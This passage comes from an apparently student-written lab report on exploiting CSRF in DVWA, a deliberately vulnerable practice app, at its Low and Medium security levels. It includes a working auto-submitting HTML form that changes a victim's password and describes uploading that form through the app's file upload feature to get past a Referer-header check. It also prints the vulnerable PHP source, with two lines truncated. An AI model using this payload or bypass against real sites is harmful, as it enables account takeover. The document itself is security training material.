Step 2. You can see the 2 fields are their new password and confirm password and also, we can see the test cred button also there let's test the kali kali these are my username and password. Yes, it is valid. If you want to test wrong password the application, say wrong password.

Step 3. So now I want to change the password kali to 123456 type the password and click on the change button. And see what happen.

Step 4. The password was changed successfully now see the URL the 3 parameters are there like password_new and password_conf another one is change this is the problem.

Step 5. Now test with the previous password kali the application is not accepting it saying wrong password for kali.

Step 6. Now test with the latest password kali and 123456 is your new password

Step 7. So, the attacker will try to change the URL parameter like remove the 123456 to asdf what ever it may be. So, let's try that. Yes, the application accepts that and changes the password.

Step 8. Now login with kali and asdf as password we will get the success.

Evidence




Fig 7.3.1 – DVWA Security level set to Low, CSRF module page




Fig 7.3.2 – Test Credentials check confirming that "kali" is a valid password, before the change




Fig 7.3.3 – New password submitted; "Password Changed" message shown, with the browser offering to save it




Fig 7.3.4 – Address bar showing the password_new, password_conf and Change parameters sent in the URL




Fig 7.3.5 – Test Credentials check returning "Wrong password" for the old password




Fig 7.3.6 – Test Credentials check confirming the new password 123456 is valid




Fig 7.3.7 – Address bar with the password_new and password_conf parameters edited to a different value (asdf)




Fig 7.3.8 – Test Credentials check confirming the password was changed to the attacker's value, confirming the attack succeeded

Steps Performed – Medium Security Level

Step 1. Set the DVWA security level to Medium, and open the CSRF module again

Step 2. View the source code. The Medium level checks the HTTP Referer header and rejects the request if it does not accept (or the DVWA hostname) (Fig 7.3.10).

Step 3. See the password was change and capture the request with the burp for that request application checking the Referer header

Step 4. Now I will open that same page in next tab copy that URL and paste in the new tab then see the result and see the burp suite request also the reference not visible and in URL message also displayed like That request didn't look correct.

Step 5. There is only one way to exploit the lab the attacker thinks like create one file with .php extension and write the HTML code like give below

Source code:

```
<html>
<body>

<form action="http://192.168.56.3/vulnerabilities/csrf/" method="GET">
   <input type="hidden" name="password_new" value="pass123">
   <input type="hidden" name="password_conf" value="pass123">
   <input type="hidden" name="Change" value="Change">
   <input type="submit" value="Click Me">
</form>

<script>
document.forms[0].submit();
</script>

</body>
</html>
```

Step 6. Now put the security level to low and open the file upload in DVWA and put the csrf.php file and click upload that php file

Step 7. Now change the security level to medium and open the location http://192.168.56.3/hackable/uploads/csrf.php

And on the burp suite also and capture the request.

Step 8. Then login with the latest cred username is kali and password is pass123

Evidence




Fig 7.3.9 – CSRF module open with the security level set to Medium

CSRF Source

vulnerabilities/csrf/source/medium.php

```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("[MyS
            $pass_new = md5( $pass_new );

            // Update the database
            $current_user = dvwaCurrentUser();
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $current_user . "';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res

            // Feedback for the user
            echo "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            echo "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        echo "<pre>That request didn't look correct.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

Fig 7.3.10 – Medium-level source code showing the Referer header check

